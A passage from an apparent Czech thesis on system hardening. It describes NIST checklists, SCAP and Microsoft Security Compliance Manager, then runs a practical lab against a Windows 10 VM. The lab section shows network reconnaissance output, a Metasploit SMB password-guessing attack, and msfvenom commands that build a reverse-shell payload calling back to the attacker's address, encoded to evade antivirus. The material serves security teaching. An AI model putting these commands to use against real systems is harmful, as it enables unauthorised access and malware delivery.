Uživatelé, kteří plánují implementaci checklistů za účelem zabezpečení systému, by měli všechny změny, které budou provedeny prvně zvážit a otestovat na jiném zařízení, předtím než jej nasadí do produkčního prostředí. Ačkoliv většina nastavení, které seznamy obsahují, jsou založeny na znalostech bezpečnostních hrozeb a slabin, nemusí brát v úvahu bezpečnostní politiku specifické organizace a její již existující zabezpečení. Z toho důvodu by organizace měli pečlivě vyhodnocovat veškerá nastavení, které checklist doporučuje. Na základě analýzy by mělo dojít k přizpůsobení nastavení vůči prostředí, zásadám, požadavkům a bezpečnostním cílům organizace.[4]

6.2 Typy checklistů uvedené v programu Národního kontrolního seznamu

Jednotlivé kontrolní seznamy jsou vázány na konkrétní produkty, model nebo výrobce. Některé checklisty mohou vést uživatele k jiným. Například kontrolní seznam pro databáze se může odkazovat na kontrolní seznam pro operační systém, na kterém databázová aplikace běží.

Checklisty se dělí na dvě veliké skupiny: automatické a manuální.

Automatický checklist používá jeden nebo více nástrojů, které automaticky mění nebo ověřují nastavení na základě některých předdefinovaných podmínek. Většina automatických checklistů je psána v XML. Speciální programy jsou schopny přečíst instrukce zapsané v XML a podle nich zkontrolovat nebo změnit nastavení systému. Jedním z takových nástrojů je SCAP (Security Content Automation Protocol), jenž umožňuje automatické vyhodnocování, měření a vyhodnocování shody nasazených politik systému. Druhou skupinou je manuální testování, které je prováděno administrátorem na základě popsaných instrukcí a doporučení.

6.3 Security Configuration checklist

Bezpečnostní checklist, příručka pro hardening, benchmark to vše jsou názvy, které jsou sjednoceny v dokumentu, jenž je sepsaný a zformovaný organizací NIST, jako série instrukcí pro konfiguraci produktu do konkrétního provozního prostředí. Checklist může obsahovat šablony, automatické skripty, patche či jejich popisy, XML soubory a další procedury, které jsou nezbytné pro dosažení compliance. Tyto seznamy by měly být přizpůsobeny pro potřeby

konkrétní organizace tak, aby splňovali jejich bezpečnostní a operační požadavky. Některé checklisty mohou také obsahovat instrukce pro ověření, zda byl produkt korektně nakonfigurován. Běžně jsou takové seznamy formovány výrobci, pro jejich vlastní produkty, ale neméně často jsou formované ostatními organizacemi, jako jsou univerzity, společnosti a vládní agentury. Jak bylo naznačeno, NIST spolupracuje s různými organizacemi jako je CIS, DISA (Defense Information Systems Agency), NSA (National Security Agency) a všechny toto organizace se podílejí na vývoji doporučení. Použití dobře napsaného standardizovaného seznamu operací může významně snížit počet zranitelností u IT produktů. Organizace či společnosti by měly používat tyto veřejné seznamy tak, aby zabezpečily své operační systémy i aplikace a tedy i snížily výskyt zranitelností, které mohou být útočníky využity a tím i zmírnit dopady úspěšných útoků.

Bezpečnostní checklist může obsahovat následující věci:

- Konfigurační soubory, které automaticky ověřují natavení
    - skripty, šablony měnící nastavení, XML soubory
- Dokumentaci, podle které se provádí konfigurace
- Dokumentaci, vysvětlující důvody pro doporučené změny a návod pro bezpečnou instalaci a konfiguraci zařízení
- Koncepční dokumenty, které stanovují pokyny pro auditováni autentizačních mechanizmů, jako jsou bezpečnostní hesla

Ne všechny instrukce, které jsou obsažené v konfiguračních seznamech, musí nezbytně cílit na nastavování bezpečnostních pravidel. Velice často jsou úspěšné útoky na systém výsledkem nedostatečné bezpečnostní politiky v rámci administrativních praktik, jako jsou nezměněná defaultní hesla, neaplikování nových záplat a další. Což je jedním z důvodů, proč jsou v checklistech často obsaženy administrativní praktiky, které samy o sobě vylepšují zabezpečení produktu [39]

Příklady využití Security configuration checklistu:

- Víceúčelové operační systémy
- Běžné desktopové aplikace (webové prohlížeče, emailový klienti, textové editory, antivirové programy a místní firewally)
- Infrastrukturní zařízení (routery, firewally, VPN, IDS, AP)
- Aplikační servery DNS, DHCP, SMTP a databázové servery
- Telefony, kopírky, tiskárny

6.4 Benefity použití bezpečnostních checklistů

Správné použití bezpečnostních checklistů je předpokladem pro větší míru zabezpečení než u předem definovaného nastavení. Aplikováním checklistů do operačních sytému a aplikaci se může snížit počet slabin, které mohou být útočníky zneužity pro úspěšné napadení systému, zároveň také snižují dopady úspěšných útoků. Použití checklistů vylepšuje konzistenci a předvídatelnost chování systémového zabezpečení zejména ve spojení s výcvikem a zvyšováním povědomí uživatelů. Dalšími benefity, které použití checklistů přináší je zabezpečení proti základním lokálním a vzdáleným hrozbám typu virů, různých červů, DoS útokům, neautorizovanému přístupu nebo zabránění nevhodnému použití. Checklisty nejen mohou přispět k výraznému snížení času, který je potřebný pro výzkum a vývoj vhodné konfigurace zabezpečení jednotlivých instalovaných produktů, ale snižují pravděpodobnost ztráty nebo zcizení důvěrných dat, které mohou vyústit k finanční ztrátě nebo jen ztrátě důvěryhodnosti. Dále umožňují menším organizacím využívání externích dodavatelů, kteří jsou schopni implementovat doporučené postupy. Ačkoliv používání bezpečnostních konfigurací obecně zvyšuje stupeň zabezpečení systémů, nečiní systém zcela bezpečným. Použitím checklistů, které kladou důraz na hardening proti skrytým chybám v softwaru, se obvykle projeví vyšší úrovní zabezpečení produktu před budoucími hrozbami.[39]

6.5 Proces vybírání checklistu

Procedura uživatele pro vybrání správného checklistu spočívá v několika krocích.

1. Sběr lokálních požadavků na hardware, operační systém, specifické bezpečnostní požadavky a poté nákup nutného vybavení, které nejlépe vystihuje požadavky.
2. Uživatel v repozitáři vyhledá a získá požadovaný checklist, který nejlépe vystihuje jeho potřeby. Pakliže byl produkt již zabezpečen výrobcem, avšak uživatel chce mít naprostou jistotu, že je produkt bezpečný, je nezbytné najít správný kontrolní scénář a vyhledat, zda checklist nebyl aktualizován.
3. Uživatel zkontroluje všechny body checklistu a vybere takový, který nejlépe vyhovuje jeho požadavkům, a poté v případě potřeby, přizpůsobí seznam vlastním potřebám tak, aby zohlednil místní politiku a nastavení. Následně by měl checklist otestovat a poskytnout zpětnou vazbu vývojářům z NIST.
4. Poslední fází je nasazení checklistu, s čímž souvisí i vytvoření zálohy dat a aplikování checklistu na produkční prostředí.

Checklist pro vývojáře je o něco obsáhlejší a dělí se na dvě samostatné fáze. První fáze zcela záleží na developerovi a ve druhé fázi na NIST, která projde kontrolní seznam.

1. Vývojář se seznámí s procedurami a s požadavky pro vytvoření kontrolního programu a vyplní smlouvu o účasti na programu.
2. Developer vytvoří, otestuje kontrolní seznam.
3. Vytvoří dokumentaci k checklistu podle pravidel NCP.
4. Odeslání balíčku obsahující kontrolní seznam do NIST.
5. NIST prohlédne kontrolní seznam a podle požadavků řeší nalezené problémy s vývojářem.
6. NIST zveřejní checklist v testovacím období, které obvykle trvá od 30 do 60 dní. Během testovací doby jsou sbírány podněty k přezkoumání vývojáři, ale také NISTu.
7. NIST zveřejní metadata kontrolního seznamu na svém úložišti a oznámí jeho dostupnost.
8. Provedení periodických aktualizací a archivace jednotlivých verzí.

6.6 Security Content Automation Protocol

SCAP je množství standardů, které jsou spravované primárně organizací NIST. Jedná se o specifickou metodu, která umožňuje automatickou kontrolu a porovnávání zranitelností na systémech, které jsou spuštěné organizacemi. Protokol byl vytvořen za účelem standardizace zabezpečení systému a pro automatické ověřování přítomnosti kritických systémů.

Cílem této automatické kontroly je usnadnění procesu hardeningu a dosažení shody s NIST checklisty. Jednotlivé organizace musí průběžně kontrolovat systémy a aplikace, které jsou spuštěné a běží v jejich systémech, ale zároveň musí začleňovat bezpečnostní aktualizace softwaru. SCAP porovná množství otevřených standardů, které jsou obecně používané k enumeraci chybných konfigurací a kritických chyb v softwaru. Některé aplikace provádějí kontrolu oproti existujícím standardům za účelem nalezení slabin systému a zároveň nabízejí možnost vyhodnotit nalezené hrozby a jejich možný dopad na systém.

7 SOLUTION ACCELERATOR

Solution akcelerátor je nástrojem Microsoft Security Compliance Manager (Správce shody s bezpečnostními pravidly). Nástroj je vydávaný pro různé typy operačních systému společnosti Microsoft a slouží jako nástroj pro hardeningovou konfiguraci. SCM je navržený tak, aby poskytoval komplexní řešení, tedy od naplánování, nasazení a monitorování bezpečnosti na počítačích, které provozují produkty Microsoftu. Výchozí body je možné exportovat jako konfigurační balíčky pro kontrolu shody s konfiguračním manažerem Microsoftu.

Základním kamenem je sada položek konfigurace pro produkty Microsoftu, jenž poskytuje předepsané hodnoty pro vyřešení specifických scénářů. Bezpečnostní pravidla poskytují pokyny a technické údaje k efektivnímu pochopení hrozeb a k implementaci protiopatření.

Tyto znalosti jsou dostupné přes SCM, který nabízí dostatečné množství možností k přizpůsobení bezpečnostních pravidel, za účelem specifických požadavků organizace. Podobně jako BSA umožňuje detailní pohled na slabiny, které jsou specifické pro operační systém, jeho aplikace, včetně nastavení internetového prohlížeče a dále informačně nabízí potenciální zhodnocení hrozby.[41][42]

Jak už bylo naznačeno Security Compliance Manager poskytuje centralizovaný pohled na funkce, základní správu zabezpečení, umožňuje flexibilně přizpůsobit nastavení a také export těchto základních bezpečnostních nastavení, čímž se zvyšuje schopnost dosáhnutí bezpečnostní shody na více zařízeních. Pro hardening systému je užitečné využít zkušeností profesionálů pracujících v oblasti zabezpečení, čímž je možné ušetřit nejen čas, ale také peníze.

8 SEZNAM NALEZENÝCH SLABIN A HROZEB

Existuje několik organizací, které nejen že vyvíjejí vlastní standardy, ale také se snaží poskytovat aktuální přehledy o existujících hrozbách. Jednou z takových organizací je pod NIST spadající National Vulnerability Database (NVD), jenž nabízí přehled zranitelností. Zranitelnosti je možné filtrovat na základě zjištění hrozby, aktuálnosti, ale také dle různých kategorií a skupin, takže v případě, že administrátor potřebuje získat informace o slabinách týkající se pouze operačních systémů, zadá nutná klíčová slova do vyhledávání a systém mu zobrazí seznam zveřejněných slabin, včetně informací, kdy byla slabina zveřejněna, ale také závažnost hrozby. Po otevření vybrané hrozby je možné dohledat jednotlivé dopady, ale také to, jak je možné slabinu využít. Kupříkladu se zde nachází informace, jak musí být slabina zneužita, aby došlo k ohrožení systému. Například to, že cíl určitým způsobem reagoval s útočícím mechanismem. V této části se i nachází popis, jaké oprávnění útočník či útočící mechanismus získá nebo jaké informace může díky zneužití útočník získat. Dále je zde možné najít další odkazy vedoucí na stránky, které mohou mít více informací týkající se hrozby případně na stránky, obsahující opravné záplaty.

- https://nvd.nist.gov/vuln/search/results?adv_search=true&form_type=advanced&cpe_version=cpe:/o:microsoft:windows_7

Další organizací, která pravidelně upozorňuje a informuje o nově vyskytnutých hrozbách je Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB) a organizace CSIRT.CZ. NÚKIB informuje především o hrozbách a popisuje hrozby a postupy šíření, ale také vydávají doporučení postiženým uživatelům. Na rozdíl od toho CSIRT spíše ve formě aktualit plní informativní službu veřejnosti. Informují o provedených útocích, zneužitých hrozbách a aplikací.

- https://www.govcert.cz/cs/informacni-servis/hrozby/
- https://www.csirt.cz/news/security/

Neposlední v řadě podobnou funkci jako NIST zastává nezisková organizace Center for Internet Security (CIS). Jejich cílem je také pozdvihnout kybernetickou bezpečnost a vylepšit reakci subjektů na bezpečnostní hrozby. Centrum pro internetovou bezpečnost spolupracuje s mnoha organizacemi, od soukromých subjektů, akademických center až po vládu a nabízí služby a produkty zvyšující zabezpečení v prostředí internetu.

Podobně jako NVD nabízí upozornění na hrozby, detailní popisy jednotlivých hrozeb a jejich potenciální rizika pro vládu nebo podniky a zároveň obsahují doporučení, které by se měla aplikovat pro odstranění nebo vyhnutí se riziku zneužití hrozby třetí stranou.

- https://www.cisecurity.org/resources/advisory/

9 POROVNÁNÍ

Porovnat produkty Security Compliance Manager se Security Content Automation Protocol je poměrně obtížné, přestože jsou si oba podobné a hlavní cíle mají společné. Významným rozdílem může být samotné použití. Jelikož jak již z názvu vyplývá, SCM je nástrojem, který v základu po svém rozbalení a instalaci obsahuje množství checklistů, které získá z Microsoft databáze, tyto checklisty obsahující pravidla je možné využít k vykonávání a dosažení compliance. Jeho výstupy lze po kontrole exportovat do GPO nebo také do SCAP a pouze pro zavedení nastavených politik je nutné využít skript.

V případě SCAPu je to o trošku komplikovanější, jelikož se nejedná primárně o program, ale o metodu pro používání standardů vyvinuté primárně organizací NIST, do které přispívají různé organizace včetně Microsoftu, což v konečném důsledku může znamenat rychlejší a aktuálnější informace o hrozbách. Spuštění samotné kontroly může být o něco složitější, jelikož sám SCAP nedisponuje rozhraním, a proto je nutné použít třeba open-source knihovnu, jenž umožní využít sadu standardů. Takovým nástrojem může být kupříkladu OpenSCAP, jenž poskytuje rozhraní uživatelům, zároveň minimalizuje úsilí potřebné k práci a porozumění jednotlivým standardům.

10 PRAKTICKÁ ČÁST


10.1 Metasploit

Pro ověřování funkčnosti a penetrační testování je využíván nejpopulárnější Framework jménem Metasploit. Metasploit je vyvíjen a vytvářen jako open source projekt společností Rapid7 za účelem vytvářet a provádět exploity proti vzdálenému zařízení. Databáze Metasploitu obsahuje více jak tisíc exploitů, payloadů a další značné množství nástrojů, sloužící pro testování všech operačních systémů. Samotný program obsahuje několik rozhraní, od klasické konzole až po webové rozhraní. Metasploit je také součástí Kali Linuxu, který je využíván pro tuto práci.

Pro zahájení práce s Metasploitem je nutné inicializovat databázi (*msfdb init*) a následně je nutné program spustit (*msfconsole*). Zobrazení všech dostupných exploitů a jejich popisů je možné pomocí *show exploits*. Další příkazy a postupy jsou předvedeny v pozdějších fázích.

10.2 Modelová síť

Modelový příklad je řešen ve virtualizovaném v prostředí Oracle VirtualBox a sestává ze třech zařízení, které jsou vzájemně propojená. Prostředí se skládá z Windows 10, Windows Server 2012 a z Linux Kali, ze kterého budou prováděny pokusy o napadnutí systému. Na AP funguje DHCP, které přiděluje rozsah adres v síti 10.0.2.1/24.




Obrázek 14 - modelovaná síť, *Zdroj: Vlastní*

10.3 Testování

Před samotným hardeningem jednotlivých systémů, bylo provedeno testování na nainstalovaných systémech za účelem zjištění, zda obsahují dostatečné slabiny, které by umožnily získání kontroly nebo alespoň užitečných informací útočníkovi.

Veškeré útoky je možné provádět vzdáleně pomocí sítě internetu, nicméně podobné útoky jsou mnohem náročnější jak na průzkum, tak na samotné provedení. Útok na zařízení, která disponují veřejnou IP adresou, nebývá jednoduchý, jelikož taková zařízení bývají dobře zabezpečena, právě před podobnými pokusy. Ostatní zařízení nedisponující veřejnou IP adresou se většinou skrývají za NAT servery ISP nebo za vlastními přístupovými body. V takovém případě útočník získá pouze informace a IP adresu přístupového bodu, namísto informací o samotném zařízení. Proto provedení útoku na konkrétní zařízení v síti internetu není úplně snadné a zpravidla získání kontroly nad takovým zařízením, pakliže se útok povede, je otázkou několika měsíční těžké práce, sociálního inženýrství, či backdooru na cílovém zařízení.

Jestliže útočník ví, že se nachází ve stejné síti jako další zařízení, na která chce útočit, musí v prvé řadě zjistit jejich IP adresy. Na takový průzkum je možné využít několik různých aplikací včetně *zenmap* nebo níže použitého *netdiscover*.



Obrázek 15 - netdiscover - enumerace připojených zařízení, *Zdroj: Vlastní*

V jistých případech útočník nemusí tušit, zda či kolik je v síti aktivních zařízení a tak musí naslouchat síťovému provozu, který mu umožní získat základní informace. K takovému případu umožňuje *netdiscover* pasivní mód.

```
root@kali:~# netdiscover -p

Currently scanning: (passive)   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 540
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
10.0.2.3       08:00:27:0c:18:51      1      60  PCS Systemtechnik GmbH
10.0.2.7       08:00:27:cc:be:ac      7     420  PCS Systemtechnik GmbH
10.0.2.6       08:00:27:f3:dd:a9      1      60  PCS Systemtechnik GmbH
```

Obrázek 16 - netdiscover - pasivní mód, *Zdroj: Vlastní*


Jak bylo přiblíženo v teoretické části, získáním IP adresy případně cíle, průzkum nekončí. Je nezbytně nutné získat další informace o cíli a tak ve chvíli, kdy jsou známé dostupné adresy v síti, je nutné vybrat konkrétní cíl. Opět se nabízí několik možností, jak získat informace o připojených zařízení. Důležité je získat informace jaký operační systém je provozovaný, jaká je jeho verze, zda má nějaké otevřené porty či služby, které by se daly zneužít.

```
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
22/tcp  open  ssh          OpenSSH 6.7 (protocol 2.0)
| ssh-hostkey:
|   1024 26:1f:f2:b0:d7:5c:72:6e:59:62:91:ef:16:7b:b0:45 (DSA)
|   2048 12:8d:dc:95:26:80:a4:7c:3e:36:28:09:53:bd:05:e8 (RSA)
|_  521 61:ea:3b:4c:91:57:6e:04:96:b5:5f:cb:bf:7d:6a:56 (ECDSA)
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Enterprise Evaluation 14393 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:CC:BE:AF (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```


Obrázek 17 - Zenmap - sken portů, *Zdroj: Vlastní*

```
Uptime guess: 0.041 days (since Mon Aug 14 14:25:34 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb-os-discovery:
|   OS: Windows 10 Enterprise Evaluation 14393 (Windows 10 Enterprise Evaluation 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   NetBIOS computer name: MSEDGEWIN10\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2017-08-14T12:24:04-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 10.0.2.8
```

Obrázek 18 - Zenmap - informace o cíli, *Zdroj: Vlastní*



Obrázek 19 - nmap - Sken TCP portů, *Zdroj: Vlastní*



Obrázek 20 - nmap -Sken UDP portů, *Zdroj: Vlastní*

Zadaný příkaz obsahuje použitý program, cílovou IP adresu a parametr `-sV`, který zobrazí služby a jejich verze nainstalované v systému. Z těchto výsledků získává útočník seznam otevřených portů a již ví, jaký operační systém je zde provozovaný. Útočník získal základní informace, které potřebuje, aby mohl zahájit svůj útok. Toto konkrétní zařízení provozuje Windows 10, má otevřené 4 TCP porty a na každém portu běží některá služba. Nyní útočník musí zjistit, zda některá služba není zastaralá či zda nebyla během konfigurování uvedených služeb vytvořena chyba, kterou by mohl zneužít k proniknutí do sytému. Pakliže jednotlivé služby nezná, může je vložit do vyhledavače a hledat v databázi slabin a exploitů. V tomto případě se na obou nainstalovaných verzí Windowsu, nenachází žádné využitelné slabiny. Je to převážně proto, že se jedná o čisté instalace bez jakýchkoliv dodatečných programů, které by zvýšili zranitelnost ať už špatnou konfigurací či otevřenými porty. Cílem této práce není nainstalování dodatečných programů, o kterých autor ví, že obsahují slabiny a existují pro ně

exploity a v takovém případě bylo možné simulovat napadnutí systému s využitím metasploit frameworku a získání kontroly nad zařízením, ale ověření bezpečnosti a provedení hardeningu.

Další možností, kterou může útočník zkusit je použití brutal force s cílem získat přístup do systému. Pakliže by hacker neznal ani uživatelské jméno ani heslo, mohl by být takový přístup bez použití značné výpočetní síly zdlouhavý. V dřívějších verzích Windows, bylo možné pomocí SMB (Server Message Block) a nástroje nmap použít enumeraci a získat dodatečné informace o systému. Kupříkladu seznam používaných uživatelských účtů, seznam sdílených složek, kam bylo možné nahrát trojského koně nebo jiný typ škodlivého kódu. S příchodem novějších verzí a UAC (User Account Control), které je defaultně povolená a aktivní, však přestala být taková varianta možná, proto se bez nadsázky dá tvrdit, že systémy od Windows XP dále, jsou výrazně bezpečnější.

V potaz se však musí brát využití sociálního inženýrství, kde se může útočník pokusit získat identitu či osobní data uživatelů pomocí manipulace legitimního uživatele systému. Taková manipulace je značně jednoduší a efektivnější cesta k získání obsahu, než obtížné překonávání technologických překážek. Útočník využitím sociálních sítí se vetře do přízně oběti pod falešnou záminkou nebo vydávající se za spolupracovníka, nadřízeného nebo administrátora, který si pod nějakou falešnou záminkou řekne o přihlašovací údaje. Tímto způsobem je útočník schopen získávat informace nebo donutit oběti dělat to, co si přeje. Jakmile má útočník uživatelské jméno může se opět pokusit spustit brutal force útok a získat kompletní přihlašovací údaje.

Pakliže by se útočník rozhodl pro spuštění brutal force útoku již se znalostí přihlašovacího jména, může stáhnout databázi hesel a s využitím Metasploit frameworku spustit útok.

```
msf auxiliary(smb_login) > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set rhosts 10.0.2.8
rhosts => 10.0.2.8
msf auxiliary(smb_login) > set smbuser Martin
smbuser => Martin
msf auxiliary(smb_login) > set pass_file /root/Downloads/passwords.txt
pass_file => /root/Downloads/passwords.txt
msf auxiliary(smb_login) > run
```

Obrázek 21 - Metasploit - slovníkový útok, *Zdroj: Vlastní*

V případě použití slabého hesla, může být heslo prolomeno v „rozumném“ čase a získané přihlašovací údaje mohou být zneužity.

Další možností, je získání kontroly pomocí sociálního inženýrství nebo podvodné stránky, na kterou umístí trojského koně, který si může útočník velmi snadno vytvořit.

Metasploit obsahuje množství payloadů, což se dá charakterizovat jako škodlivý kód, jenž vykonává předem určenou činnost. Metasploit také umožňuje vytvářet vlastní payloady pomocí *msfvenom*. Tento program je schopný nejen vytvořit vlastní payload, ale je také schopen ho zakódovat tak, aby nebyl rozpoznatelný antivirovým softwarem.

```
>> msfvenom –h // zobrazení nápovědy
```

Vytvoření TCP payloadu:

```
>> msfvenom –p windows/x64/meterpreter/reverse_tcp –a x64
lport=8080 lhost=10.0.2.15 –f exe > /root/Desktop/payload.exe
```

Výše uvedený příkaz vytvoří payload pro 64 bitový systém nastaví port a IP adresu útočníka a vybere formát payloadu. Takovýto payload by však byl detekován, proto je nezbytně nutné ho zašifrovat. Jedním z velmi populárních encoderů pro 32bitové systémy je Shikata Ga Nai, který za správných podmínek není zachycen antivirem.

```
>> msfvenom –l encoders // zobrazení všech encoderů, ranku
a popisu
```

```
x86/shikata_ga_nai          excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit       manual     Single Static Bit
x86/unicode_mixed           manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper           manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Obrázek 22 - msfvenom - zobrazení encoderů, *Zdroj: Vlastní*

```
>> msfvenom –a x64 -p windows/x64/meterpreter/reverse_tcp
lport=8080 lhost=10.0.2.15 –f exe –e x86/shikata_ga_nai –i 3 –
b '\x00\xff'  > /root/Desktop/payload.exe
```

Stejný příkaz jako výše zmíněný, jen s tím rozdílem, že byl doplněn o šifrování, o počet kolikrát bude payload šifrován a o seznam znaků, kterým se má šifrování vyhnout. Tímto způsobem vytvořený payload je již ve většině případů neodhalitelný. Stále je však nezbytné, podobným způsobem vytvořený škodlivý payload doručit cíli. Soubor však nesmí vypadat podezřele a uživatel ho musí chtít spustit a vykonat to, co potřebuje, aniž by to v něm vzbudilo podezření, že probíhá nekorektní operace.

